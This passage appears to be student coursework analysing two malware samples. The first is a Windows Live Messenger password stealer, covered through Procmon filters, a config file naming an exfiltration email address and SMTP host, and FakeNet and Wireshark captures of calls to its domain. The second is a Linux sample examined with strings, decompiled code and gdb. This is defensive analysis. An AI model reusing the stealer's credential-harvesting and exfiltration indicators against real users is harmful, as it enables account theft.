✓ Process ...	is	Windows Live M...	Include
✓ Operation	is	CreateFile	Include
✓ Operation	is	Load Image	Include
✓ Operation	is	LockFile	Include
✓ Operation	is	WriteFile	Include
✓ Operation	is	WriteConfig	Include
Process ...	is	Procmon.exe	Exclude
Process ...	is	Procexp.exe	Exclude
Process ...	is	Autoruns.exe	Exclude
Process ...	is	System	Exclude
Operation	begins with	IRP_MJ_	Exclude
Operation	begins with	FASTIO_	Exclude
Result	begins with	FAST IO	Exclude
Path	ends with	pagefile.sys	Exclude
Path	ends with	$Mft	Exclude
Path	ends with	$MftMirr	Exclude
Path	ends with	$LogFile	Exclude
Path	ends with	$Volume	Exclude
Path	ends with	$AttrDef	Exclude
Path	ends with	$Root	Exclude
Path	ends with	$Bitmap	Exclude
Path	ends with	$Boot	Exclude
Path	ends with	$BadClus	Exclude
Path	ends with	$Secure	Exclude
Path	ends with	$UpCase	Exclude
Path	contains	$Extend	Exclude
Event Class	is	Profiling	Exclude

OK | Cancel | Apply


Figure 8, procmon filter


pas.txt - Notepad
File Edit Format View Help
msnsettings.dat - Notepad
File Edit Format View Help

```
www.ourgodfather.com
Username: Myname
Password: Mypassword
www.ourgodfather.com
```

```
hello
0
0
-1
-1
0
0
-1
Please type in an error message
C:\Program Files\MSN Messenger\msnmsgr.exe
0


0
0
0
C:/
```


Figure 9, MSNSettings.dat, pas.txt



```
test
0
0
-1
-1
0
0
-1
Please type in an error message
C:\Program Files\MSN Messenger\msnmsgr.exe
-1
gsmtp185.google.com
mastercleanex@gmail.com
0
0
0
C:/
```


Figure 10, provided msnsettings.dat

To further understand the network behaviour of the malware, it was studied using fake net and Wireshark, figure (12, 14). After closing the programme, a DNS query on the domain www.ourgodfather.com was executed, figure (13, 14).




```
FakeNet Version 1.0
[Starting program, for help open a web browser and surf to any URL.]
[Press CTRL-C to exit.]
[Failed to load Python, all python extensions are disabled.]
[To enable python, try installing VS2008 redistributables.]
[Failed to load Python, all python extensions are disabled.]
[To enable python, try installing VS2008 redistributables.]
[Modifying local DNS Settings.]
Scanning Installed Providers
Installing Layered Providers
Preparing To Reoder Installed Chains
Reodering Installed Chains
Saving New Protocol Order
[Listening for SSL traffic on port 31337.]
[Listening for traffic on port 1337.]
[Listening for traffic on port 8000.]
[Listening for traffic on port 8080.]
[Listening for SSL traffic on port 8443.]
[Listening for SSL traffic on port 443.]
[Listening for traffic on port 80.]
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]
```

Figure 11, Fake Net Init



```
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]
Bind call failed on UDP port 1164:  10048.

[DNS Query Received.]
  Domain name: www.ourgodfather.com
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET / HTTP/1.1
  Accept: */*
  Accept-Language: en-us
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.
  Host: www.ourgodfather.com
  Connection: Keep-Alive

[Sent http response to client.]
_
```

Figure 12, Fake net query


Filter: Expression... Clear Apply Save

```
< 1.0.6 32 bit - Pentesting Coursework
rsity\CMT121\Cw\Task 2\Kali Linux 1.0.6 32 bit\Kali Linux 1.0.6 32
inux 1.0.6 32 bit.vmx
```

```
                                             Protocol Length Info
                                  0.1        DNS        66 Standard query 0xfd55  A www.ourgodfather.com
                                  0.2        DNS       102 Standard query response 0xfd55  A 127.0.0.1
     3 0.093750  127.0.0.2        127.0.0.1  TCP        40 36100 > http [SYN] Seq=0 Win=1024 Len=0
     4 0.093750  127.0.0.1        127.0.0.2  TCP        40 http > 36100 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0
     5 0.093750  127.0.0.2        127.0.0.1  TCP        40 36100 > http [ACK] Seq=1 Ack=1 Win=1024 Len=0
     6 0.093750  127.0.0.2        127.0.0.1  HTTP      248 GET / HTTP/1.1
     7 0.093750  127.0.0.1        127.0.0.2  TCP       107 [TCP segment of a reassembled PDU]
     8 0.093750  127.0.0.1        127.0.0.2  TCP      1064 [TCP segment of a reassembled PDU]
     9 0.093750  127.0.0.1        127.0.0.2  TCP      1064 [TCP segment of a reassembled PDU]
    10 0.093750  127.0.0.1        127.0.0.2  TCP      1064 [TCP segment of a reassembled PDU]
    11 0.093750  127.0.0.1        127.0.0.2  TCP      1064 [TCP segment of a reassembled PDU]
    12 0.093750  127.0.0.1        127.0.0.2  TCP      1064 [TCP segment of a reassembled PDU]
```

```
⊞ Frame 2: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
⊞ Raw packet data
⊞ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.2 (127.0.0.2)
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: openport (260)
⊞ Domain Name System (response)
```

```
0000  45 00 00 72 00 00 00 00  50 11 6c 78 7f 00 00 01   E..r.... P.lx....
0010  7f 00 00 02 00 35 01 04  00 52 00 00 fd 55 81 00   .....5.. .R...U..
0020  00 01 00 01 00 00 00 00  03 77 77 77 0c 6f 75 72   ........ .www.our
0030  67 6f 64 66 61 74 68 65  72 03 63 6f 6d 00 00 01   godfathe r.com...
0040  00 01 03 77 77 77 0c 6f  75 72 67 6f 64 66 61 74   ...www.o urgodfat
0050  68 65 72 03 63 6f 6d 00  00 01 00 01 00 02 00 00   her.com. ........
0060  00 04 7f 00 00 01                                  ......
```

Figure 13, Wire Shark


<u>Malware’s purpose</u>

The investigation has concluded that the malware is a password stealer, that saves the credentials of victims in a text file, that could be sent to the attacker’s email/domain.

Sample.dat malware analysis

Significant strings and imports

The file was processed through BinText, figure (16), and the following potentially significant strings have been identified:



"C:\Documents and Settings\Administrator\Desktop\sample.dat"
Search
Filter
Help
Browse
Go
Find
Save

```
File to scan  C:\Documents and Settings\Administrator\Desktop\samp
Advanced view      Time taken : 0.047 secs   Text size: 36347 bytes (35.50K)

File pos           Mem pos            ID   Text
A 0000000B2E43     0000000B2E43       0    [[]A\A]A
A 0000000B2E60     0000000B2E60       0    AWAVI
A 0000000B2E67     0000000B2E67       0    AUATI
A 0000000B2F7F     0000000B2F7F       0    [[]A\A]A
A 0000000B2F90     0000000B2F90       0    AWAVAUI
A 0000000B2F99     0000000B2F99       0    ATUSH
A 0000000B301A     0000000B301A       0    []A\A]A
A 0000000B30E2     0000000B30E2       0    D$@H9
A 0000000B3292     0000000B3292       0    D$@H9
A 0000000B3363     0000000B3363       0    l$@f.
A 0000000B3426     0000000B3426       0    $>L9l$
A 0000000B38C4     0000000B38C4       0    ATUSH
A 0000000B3A34     0000000B3A34       0    AWAVAUATI

Ready    AN: 2735    UN: 0    RS: 0
```

Figure 14, BinText, string search of sample.dat

- c5c65de8048e13ce87dbd4f76255026d0ac319de5df5123fa7ca8c93879f70ff1679f41718c586ef1b31700d1fb3a624
- 797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943
- [debug]: encryptin buffer;
- Network dropped connection on reset

There are no significant imports as the programme is statically linked, figure (17). This was understood by running the LDD Linux command.



```
┌──(kali㉿kali)-[~]
└─$ ldd Desktop/sample.dat
        not a dynamic executable
```


Figure 15, Linux LDD command

Malware mechanisms and specifics

Static analysis:

The main function, figure (18), of the programme hosts an if condition within a for loop. The TRUE condition of the statement is for the initialization parameter of the programme to be less than two. In the true block of the statement there are two variables, uVar1 and local_10 which are populated by the output of FUN_00402122 and FUN_00401E97 respectively. The else block populates local_10 with the output of FUN_00401FD2 which has a similar code structure to FUN_00401E97.


At each iteration of the programme, the variable local_10 is passed onto FUN_004129D0 which its behaviour appears to be heavily reliant on its input.



```

/* WARNING: Removing unreachable block (ram,0x0040222a) */

void FUN_004021a7(int param_1)

{
  undefined8 uVar1;
  int local_14;
  undefined8 local_10;

  for (local_14 = 0; local_14 < 2; local_14 = local_14 + 1) {
    if (param_1 < 2) {
      uVar1 = FUN_00402122((&PTR_s_797d89ac982a50f680d8320ae90b63de_004e3100)[local_14]);
      local_10 = FUN_00401e97(uVar1);
    }
    else {
      local_10 = FUN_00401fd2((&PTR_s_<BLANK>_004e30f0)[local_14]);
    }
    FUN_004129d0(local_10);
  }
  return;
}

```

Figure 16, Decompiled main function

FUN_00402122, take a string as input, which is drawn from an array of strings, figure (19), that's indexed via the increment variable of the for loop.




```
004e3100 10 60 4b      addr      s_797d89ac982a50f680d8320ae90b63de_004b6010
         00 00 00
         00 00
004e3108 58 60 4b      addr      s_c5c65de8048e13ce87dbd4f76255026d_004b6058
         00 00 00
         00 00
```

Figure 17, string array in stack

Dynamic analysis:


The memory location 0x0402210 points to the first function call in the programme (FUN_00402122), and will act as the first breakpoint to debug, figure (20).



```
┌──(kali㉿kali)-[~]
└─$ gdb Desktop/sample.dat
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
